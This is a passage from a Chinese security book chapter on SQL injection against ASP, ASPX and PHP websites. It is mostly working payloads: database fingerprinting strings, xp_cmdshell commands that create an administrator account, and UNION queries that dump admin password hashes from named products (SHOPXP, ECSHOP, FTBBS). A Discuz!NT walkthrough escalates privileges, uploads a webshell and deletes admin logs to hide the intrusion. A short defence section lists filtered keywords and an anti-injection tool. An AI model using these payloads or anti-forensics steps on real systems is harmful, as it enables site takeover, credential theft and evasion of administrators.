常用的数据库和语言网站架构方式主要为：JSP+Oracle、JSP+MySQL、MySQL+PHP、MsSQL+PHP、ASPX+MsSQL、ASPX+Access、ASP+MsSQL、ASP+Access。当然在攻防实战中，也有Access+PHP这样的组合。

16.2.2 SQL注入与数据库

从以上的攻击实例中可以看到，攻击测试都是运用SQL语句来达到目的，如果不熟悉SQL语句是无法成功进行攻击测试的。

1 鉴别数据库类型

Access中系统表中有一个名为MSysObjects的表，使用它可以确定数据库是否存在某个数据表。但默认状态下，它被隐藏了并且不能进行操作。如何查看它呢？可以按以下步骤进行设置。

1 打开“选项”对话框

启动Microsoft Access数据库，❶在该窗口中单击“工具”菜单；❷单击“选项”命令，如下图所示。

2 显示系统对象


❶单击“数据表”选项卡；❷选择“系统对象”复选框；❸单击“确定”按钮，如下图所示。

3 查看隐藏表

返回表结构界面，可以看到隐藏的几个MS开头的表，数据库中所有的配置信息、安全性信息和对象信息等信息都存储在了它自身的系统表里，如右图所示。


4 查看某隐藏表的内容

每个独立的数据库中都有一些系统表，如表sysobjects用来描述数据库中的对象、视图、存储过程等，表sysobjects用来描述数据库的用户。查看表sysusers的内容，如右图所示。



被入侵的网站

master数据库里还有13个单独的全局系统表，如表syslogins用于保存每个服务器的登录名、口令和配置信息，表sysdatabases保存服务器上所有数据库名、所有者、状态及其他信息等，如右图所示。



利用数据库的一些特性，可以对数据库类型进行判断。下面就SQL Server和Access数据库的判断为例说明。

方法一：使用admin' and user>0--语句判断是不是SQL Server数据库。方法是把该语句输入到用户登录界面的“用户名”一栏中，然后提交，返回信息如下图所示。

方法二：利用各自数据库特性来判断。

把下列语句输入到用户登录界面的“用户名”一栏中，然后提交：

```
and (select count(*) from msysobjects)>0
```


返回权限不足则为Access数据库。

```
and (select count(*) from sysobjects)>0
```

返回正常则为MsSQL数据库。

执行以下语句，语句被正确执行后，效果如下图所示。表示该网站使用的是MsSQL数据库。

```
admin' and (select count(*) from sysobjects)>0--
```




该语句能正确执行表示该网站使用的是MsSQL数据库

2 鉴别数据库版本

如果已经确认某Web服务器使用了数据库，可以通过以下语句来鉴别数据库的版本，再针对该版本的缺陷进行入侵，效果如下图所示。

```
admin' and (select @@version)>0--
```




从错误提示'Microsoft SQL Server 2000 - 8.00.2039 (Intel X86)可知，SQL Server的版本是8.00.2039

3 鉴别数据库名称

通过以下语句可鉴别数据库名称，其返回信息如下图所示。

```
admin'and db_name()>0--
```



通过错误提示"将nvarchar值'chedvbbs'转换为数据类型为int的列时发生语法错误"可知，chedvbbs就是当前数据库名称

不仅如此，通过其他语句，还可以得到同SQL Server服务器上的其他数据库名称。例如，提交以下语句，可以得到第一个用户数据库的名称。

```
 and (select count(*) from master.dbo.sysdatabases where name>1
and dbid=7) <>0
```

Northwind是动网BBS安装时自带的示例数据库，但并不是系统数据库，Northwind的编号为6，探测第6号数据库名的返回信息，如左图所示。实际上用户自建的数据库序号是从第7号开始的

上述语句中，为什么要设置dbid=7呢？因为dbid的值如果为1～6，表示编号为1～6号数据库，这些数据库是系统安装时就有的。所以用户自己建的一定是从7开始的，并且提交了name>1（name字段是一个字符型的字段，和数字比较会出错），必然出错，就可以得到第一个用户数据库名，同理把dbid分别改成8，9，10，11，12…以此类推，就可得到所有数据库名。

执行以下语句，可得到第11号数据库的名称，效果如下图所示。

```
 Admin' and (select count(*) from master.dbo.sysdatabases where
name>1 and dbid=11) <>0 --
```

通过错误提示“将nvarchar值'jiaoben'转换为数据类型为int的列时发生语法错误”可知，dbid为11的数据库名称为jiaoben

4 鉴别数据库用户

判断数据库的用户名可以用以下语句，效果如下图所示。

```
admin'  and user>0 --
```

通过错误提示“将nvarchar值'dbo'转换为数据类型为int的列时发生语法错误”可知，该网站的数据库用户权限是SA，因为在SA权限下才能够修改dbo，这里返回修改出错的信息说明用户具有修改dbo的SA权限

上述情况是在SA权限下得到的，如果不是SA权限，会给出怎么样的错误提示呢？如果把数据库连接文件中的conn.asp修改一下，就能实现测试目的。conn.asp中关于数据库配置的重要部分如下：

```
'必修改设置二：=======================SQL数据库设置
'SQL数据库连接参数：数据库名(SqlDatabaseName)、用户密码
(SqlPassword)、用户名(SqlUsername)、
'连接名(SqlLocalName)（本地用local，外地用IP）
Const SqlDatabaseName = "chedvbbs"
Const SqlPassword = "111111"
Const SqlUsername = "che"
Const SqlLocalName = "(local)"
```

保存conn.asp，然后在注入点（如用户名文本栏）中再次提交admin' and user>0--，返回信息如下图所示。

通过错误提示“将nvarchar值'che'转换为数据类型为int的列时发生语法错误”可知，数据库用户是che而不是SA了

5 鉴别字段

（1）通过group by子句探测Dv_User表的第二个字段。执行以下语句，效果如下图所示。

```
admin' group by Dv_User.UserID  having 1=1--
```

通过错误提示“'Dv_User.UserName'在选择列表中无效，因为该列既不包含在聚合函数中，也不包含在GROUP BY子句中”可知，表的名称为Dv_User，且第二个字段的名称为UserName

（2）通过GROUP BY子句猜解Dv_User表的第三个字段。执行以下语句，返回信息如下图所示。

```
admin' group by Dv_User.UserID, Dv_User.UserName  having 1=1--
```

通过错误提示“'Dv_User.UserPassword'在选择列表中无效，因为该列既不包含在聚合函数中，也不包含在GROUP BY子句中”可知，Dv_User表第三个字段的名称是UserPassword

其他字段依此类推，直到所有表完毕。其实真正的实战中，只要知道用户名和管理员表的名称，以及这两个表里的用户字段名和密码字段名即可。

用于SQL注入的语句还有很多，有些语句很简单，有些语句则很复杂。例如，使用Union语句就很复杂，因为Union语句要求所有选择列表的表达式数目必须相同（列名、算术表达式、聚合函数等）。

另外，还有一些提升权限的语句如下：

```
admin' ;exec master..xp_cmdshell "net user aaa bbb /add"--
```

其中，master是SQL Server的主数据库；“;”表示SQL Server执行完分号前的语句后，继续执行其后面的语句；“--”表示其后面的所有内容仅为注释，系统并不执行。

通过执行上边的语句，可以直接在Web网站所在的服务器上增加一个密码为bbb、账户名为aaa的用户。

```
admin' ;exec master..xp_cmdshell "net localgroup administrators
aaa /add"--
```

上面的语句能把刚刚增加的账户aaa加到administrators组中。

```
admin' ;backup database 数据库名 to disk='c:\inetpub\wwwroot\db.bak'
```

上面的语句能把得到的数据内容完整备份到c:\inetpub\wwwroot下，名为db.bak。

16.3 注入漏洞案例剖析

由于很多网站都是采用现成的建站工具建设的，建站工具的漏洞必然会出现在该网站上。下面就分析一些常见的站点漏洞。

16.3.1 ASP注入漏洞案例分析

漏洞实例：SHOPXP网上购物系统v10.31注入漏洞。

漏洞分析：admin下pinglun.asp过滤不严，导致注入漏洞的产生。

利用代码：

```
admin/pinglun.asp?id=1%20and%201=2%20union%20select%201,password,password,admin,admin,password,password,password,password,password,password%20from%20shopxp_admin
```

将下列代码保存为.html文件，如保存为1.html。

```
<form action="http://www.fakesite.com/admin/pinglun.asp?id=1%20and%201=2%20union%20select% 201,password,password,admin,admin,password,password,password,password,password,password%20from%20shopxp_admin" method="post" >
<label>
<input name="Injection" type="submit" value="注射">
</div>
</label>
</form>
```

其中，www.fakesite.com是要测试的网站域名。关于测试的网站，读者应该自己架设一个，而不要去网上找网站来练手，以免触犯法律。

用IE浏览器打开1.html网页文件，进行以下操作。

1 执行注入

单击“注射”按钮，如右图所示。

② 获取MD5密码

记录返回的MD5密码，如下图所示。

③ 破解密码

使用MD5解密工具，如前面提到过的在线MD5解密网站来将其解密，如右图所示。

根据结果得知，管理员密码为admin，这样就可以登录网站的后台了。

16.3.2 ASPX注入漏洞案例分析

漏洞实例：这里以Discuz!NT 2.5为例进行讲解。如果读者要安装Discuz!NT 2.5，要为其根目录增加NETWORK SERVICE的权限，并且要在SQL Server中建立dnt2数据库。

漏洞分析：黑客不用注册账户，只要精心构造SQL语句，即可成功攻击用Discuz!NT 2.5架设的网站，这是由于showuser.aspx文件存在SQL注入漏洞。showuser.aspx文件的作用是显示论坛的会员列表。由于该文件中对用来进行用户排序的ordertype参数未过滤就直接查询数据库，因此黑客可以通过精心构造的ordertype参数对数据库进行各种操作。

漏洞测试第一步，先用以下代码测试漏洞是否存在，返回信息如下图所示：

```
http://www.fakesite.com /showuser.aspx?ordertype=desc;drop database che;--
```

到网站上注册一个用户，然后使用以下代码进行注入。

```
http://www.fakesite.com /showuser.aspx?ordertype=desc;update
dnt_users set adminid='1',groupid= '1' where username='che';--
```

注入完毕后，刚才注册的账户就提升为管理员了，提升前后的对比如下图所示。

使用以下代码，将上传文件的类型jpg修改为aspx。

```
http://www.fakesite.com/showuser.aspx?ordertype=desc;update
dnt_attachtypes set extension='aspx' where extension='jpg';--
```

重新登录，发表帖子，在上传附件的地方，上传aspx格式的webshell（后门工具）并成功，如下图所示，这里假设木马名称为haoma.aspx。

进入“我的附件”页面，在页面任意处单击鼠标右键，在弹出的快捷菜单中选择“查看源文件”命令（见下图），然后在源文件里根据关键词haoma.aspx找到该附件的真实地址，如下所示：

```
http://www.fakesite.com/upload/2012/12/21/2/2824012514740.
aspx
```

网页源代码

知识加油站

经过左图的操作后，会弹出一个文本编辑器，里面是当前页面的源代码。通过查找关键字haoma.aspx，即可在其前后找到以“a href=”开头的字符串，后面的链接即为该附件的真实地址。

访问该地址，即可得到该网站的webshell，如下图所示。

事物的两面性

知识加油站

webshell常用于网站管理、服务器管理等，根据权限的不同，可在线编辑网页脚本、上传下载文件、查看数据库、执行任意程序命令等。而入侵者则利用它达到控制网站服务器的目的。

得到webshell后，为了掩盖真相，可以使用以下语句来消灭痕迹。

- 将上传文件格式还原为JPG格式：

```
http://www.fakesite.com/bbs/showuser.aspx?ordertype=desc;update
dnt_attachtypes set extension='jpg' where extension='aspx';--
```

- 删除日志：

```
http://www.fakesite.com/showuser.aspx?ordertype=desc;delete
from dnt_adminvisitlog where username='che';--
```

- 取消管理员身份：

```
http://www.fakesite.com/showuser.aspx?ordertype=desc;update
dnt_users set adminid='', groupid='' where username='che';--
```

如此一来，真正的管理员也很难发现入侵痕迹了。

16.3.3 PHP注入漏洞案例分析

本节简单介绍PHP注入的流程，方便读者理解接下来的实例。

（1）判断是否存在注入。PHP和ASP判断注入的方法是一样的，也就是在目标网站的一个动态链接后面加上and 1=1，按回车键，然后加上and 1=2，再按回车键，查看这两次的返回结果是否不相同。如果不同就可以初步判断这个动态链接存

在注入漏洞，那么这个动态链接就称为“有注入点”。

（2）判断MySQL版本。在动态链接后面加上 and ord(mid(version(),1,1))>51 /*，按回车键后，如果返回的是正常页面，表示该网站使用的MySQL版本为4.0以上（因为4.0版本以上才能使用Union查询）。判断MySQL版本是必要的，根据它可以判断采取哪种方法继续进行注入。其中，“/*”表示命令结束。

（3）用order by可以猜解字段，在动态链接后面加order by 10 /*，如果返回正常说明字段大于10。

（4）用Union也可以猜解字段，在动态链接后面加and 1=2 union select 1,2,3,4,5,6,.../*，“6”后边的数字可以随便增加，然后按回车键，直到浏览器返回正常页面为止，这时说明猜到的是准确字段数。假如猜测到字段数为8，那么可以展开下一步的猜解。

（5）猜解是否存在user表，在动态链接后面加and 1=2 union select 1,2,3,4,5,6,7,8 from user /*，按回车键后，如果浏览器返回正常页面，这时说明存在user这个表。

（6）猜解user表中字段的内容，在动态链接后面加and 1=2 union select 1,username,3,4,5,6,7,8 from user/*，按回车键后，如果浏览器返回在2字段的位置显示出字段的内容，就表示user表中存在username字段。

（7）同理再猜解其他字段，如password字段。

1 ECSHOP v2 5.0注入点攻防实例讲解

漏洞分析：user.php 里一些参数过滤不严，导致注入产生。


利用代码：

```
user.php?act=order_query&order_sn='union select 1,2,3,4,5,6,
concat(user_name,0x7c,password,0x7c,email),8 from ecs_admin_user/*
```

首先访问网站页面，然后在地址栏中输入以下代码进行注入。

```
http://www.fakesite.com/user.php?act=order_query&
order_sn='union select 1,2,3,4,5,6,concat(user_name,0x7c,password,
0x7c,email),8 from ecs_admin_user/*
```

返回信息如下图所示。



返回页面中暴露的管理员账户和密码如下：

admin|e10adc3949ba59abbe56e057f20f883e

将该密码解密，即可登录网站后台，如下图所示。

通过在线破解MD5密码的网站http://www.cmd5.com/解密e10adc3949ba59abbe56e057f20f883e，得到管理员的密码

2 飞天论坛FTBBS PHP版v5.3 Build080521注入点攻防实例讲解

漏洞分析：在该论坛源代码中，由于blog.php文件中的userid没有经过过滤，直接入库查询，导致SQL注入漏洞的产生，其代码如下。

```
$userid=$_GET["userid"];
$sql="select {$tablepre}ftblog.id,{$tablepre}ftblog.blogtitle,
{$tablepre}ftblog.blogtypeid, {$tablepre} ftblog.xinqin,
{$tablepre}ftblog_type.blogtype,{$tablepre}ftblog.blogcontent,
{$tablepre}ftblog. writedate,{$tablepre}ftblog.blogplnum,{$tablepre}
ftblog.hits from {$tablepre}ftblog, {$ta-blepre}ftblog_type
where {$tablepre}ftblog.blogtypeid={$tablepre}ftblog_type.id and
{$ta-blepre}ftblog.sign=0 and {$tablepre}ftblog.blogqs=0 and
{$tablepre}ftblog.userid=".$userid." and {$tablepre}ftblog_type.
blogphoto=0 order by {$tablepre}ftblog.id desc";
$rs=mysql_query($sql);
$myrow = mysql_fetch_array($rs);
$numrows = mysql_num_rows($rs);
$p->pvar="page";
$p->setvar(array("userid" => $userid));
```

入侵测试可使用以下代码进行注入。

```
blog.php?userid=1 and 1=2 union select 1,admin_user,3,admin_pwd,
5,6,7 from ft_ftbbs_admin
```

照例先登录到网站上注册一个账户，然后在浏览器的地址栏中输入以下注入代码。

```
http://www.fakesite.com/blog.php?userid=1 and 1=2 union select
1,admin_user,3,admin_pwd,5,6,7 from ft_ftbbs_admin
```

通过在线破解MD5密码的网站http://www.cmd5.com/解密，即可得到管理员的密码

还有很多MySQL函数可以帮助PHP注入，如load_file()函数是MySQL用来读取本地文件的函数。假设下面的一个动态链接存在注入漏洞，它的字段长度是8，那么在动态链接后面加上and 1=2 union select 1,2,3,4,5,6,load_file(char(文件路径的ASCII值，用逗号隔开)),8 /*，就可以读取指定文件的内容。

http://www.fakesite.com/ok.php?id=119

例如，文件路径“/usr/local/httpd/conf/httpd.conf”的ASCII值用逗号隔开是：

47,117,115,114,47,108,111,99,97,108,47,104,116,116,112,100,47,99,111,110,102,47,104,116,116,112,100,46,99,111,110,102

如果在浏览器里提交以下内容，将得到Apache的配置文件httpd.conf的内容。

```
http://www.fakesite.com/ok.php?id=119 and 1=2 union select
1,2,3,4,5,6,load_file(char (47,117,115,114,47,108,111,99,97,108,
47,104,116,116,112,100,47,99,111,110,102,47,104,116,116,112,
100,46,99,111,110,102)) ,7,8 /*
```

16.4 防御注入攻击

对于不同的脚本语言来说，相应的有不同的防御方法。下面讲解几种较为普遍，也较为有效的防御方法。

16.4.1 提高编程水平

SQL注入攻击的主要原因是Web程序设计上有漏洞，如果能对动态链接的参数进行过滤，对用户输入的SQL语句进行警告和阻止，可以防止SQL语句成功执行。

例如，某网站的管理后台登录页面有以下的查询语句来做出登录判断：

```
select * from admin where username='"&user&"' and password='
"&pwd&"'
```

那么，如果用户名是1'or '1'='1，查询语句将会变成：

```
select * from admin where username='lor'1'='1' and
password='"&pwd&"'"
```

上述查询语句是成立的，就可以进入网站后台的管理界面。所以防范时需要对用户输入的一些特殊字符进行检查、转换或者过滤。通常，需要过滤的特殊字符及字符串如下，当然还有其他一些字符。

```
net user
xp_cmdshell
/add
exec master.dbo.xp_cmdshell
net localgroup administrators
select
count
Asc
char
mid
'
:
"
insert
delete from
drop table
update
truncate
from
%
```

16.4.2 提高密码的复杂程度

注入一般以得到密码的MD5值为目的。如果密码非常复杂，其MD5值很难破解出来，黑客即使通过注入拿到密码的MD5值，也无可奈何。复杂的密码一般是10位以上，由数字、大小写字母和各种符号组合而成。

前面提到的在线MD5破解网站，实际上是将常用的字符串加密后，将密文与明文一一对应起来，如果凑巧查询的密文有对应的明文，那么就表示破解成功。也就是说，这些所谓的“破解”网站，并不能真正破解MD5密码，而只是靠一个类似字典的数据库来根据密文查找明文。而这个数据库的弱点是，越复杂越长的密码，越不可能被该数据库收录，因此设置一个较为复杂的密码是不太可能被破解出来的。

16.4.3 善用防注入工具


对于ASP网站，可以使用SQL通用防注入程序。SQL通用防注入程序有很多种，这里选择比较有用的一种。Neeao的这种SQL通用防注入程序其实可以算做一个防注入工具，因为它有自己的数据库和后台及配置界面。下面介绍SQL通用防注入程序如何使用。


- 该工具共有3个主要文件及一个说明文件，文件说明如下。
  - sql_admin.asp：是后台管理文件，可以通过它修改SQL防注入的配置。
  - sqlIn.Asp：是防SQL注入主文件，只有调用它才能防注入。
  - sqlIn.mdb：是记录SQL攻击记录，打开后，可以看到攻击者的IP和提交的语句等。

将上述文件都复制到网站根目录下的sql文件夹里，找到网站的数据库配置文件，在里面添加以下代码：

```
<!--#include virtual="/sql/SqlIn.Asp"-->
```

修改sql_admin.asp文件的配置，将防止注入的文件路径G:\web\webroot\sql\填入sql_admin.asp的相关位置上，再修改sqlin.asp文件的配置，将防止注入的文件路径G:\web\webroot\sql\填入sqlin.asp的相关位置上，如下图所示。





打开链接：http://www.fakesite.com/sql/sql_admin.asp，输入密码以登录配置后台。单击“系统配置”链接，可以看到设置过滤的关键字及其他一些配置项，如下图所示。

被过滤的关键字

知识加油站

该工具默认过滤了关键字：'|;|and|()|exec|insert|select|delete|update|count|chr|mid|master|truncate|char|declare。如果这些过滤中部分关键字影响了网站某些功能，可以酌情删减关键字。

如果网站遭到注入攻击，则会向入侵者返回一个警告框，并将入侵记录写入日志，供管理员查看。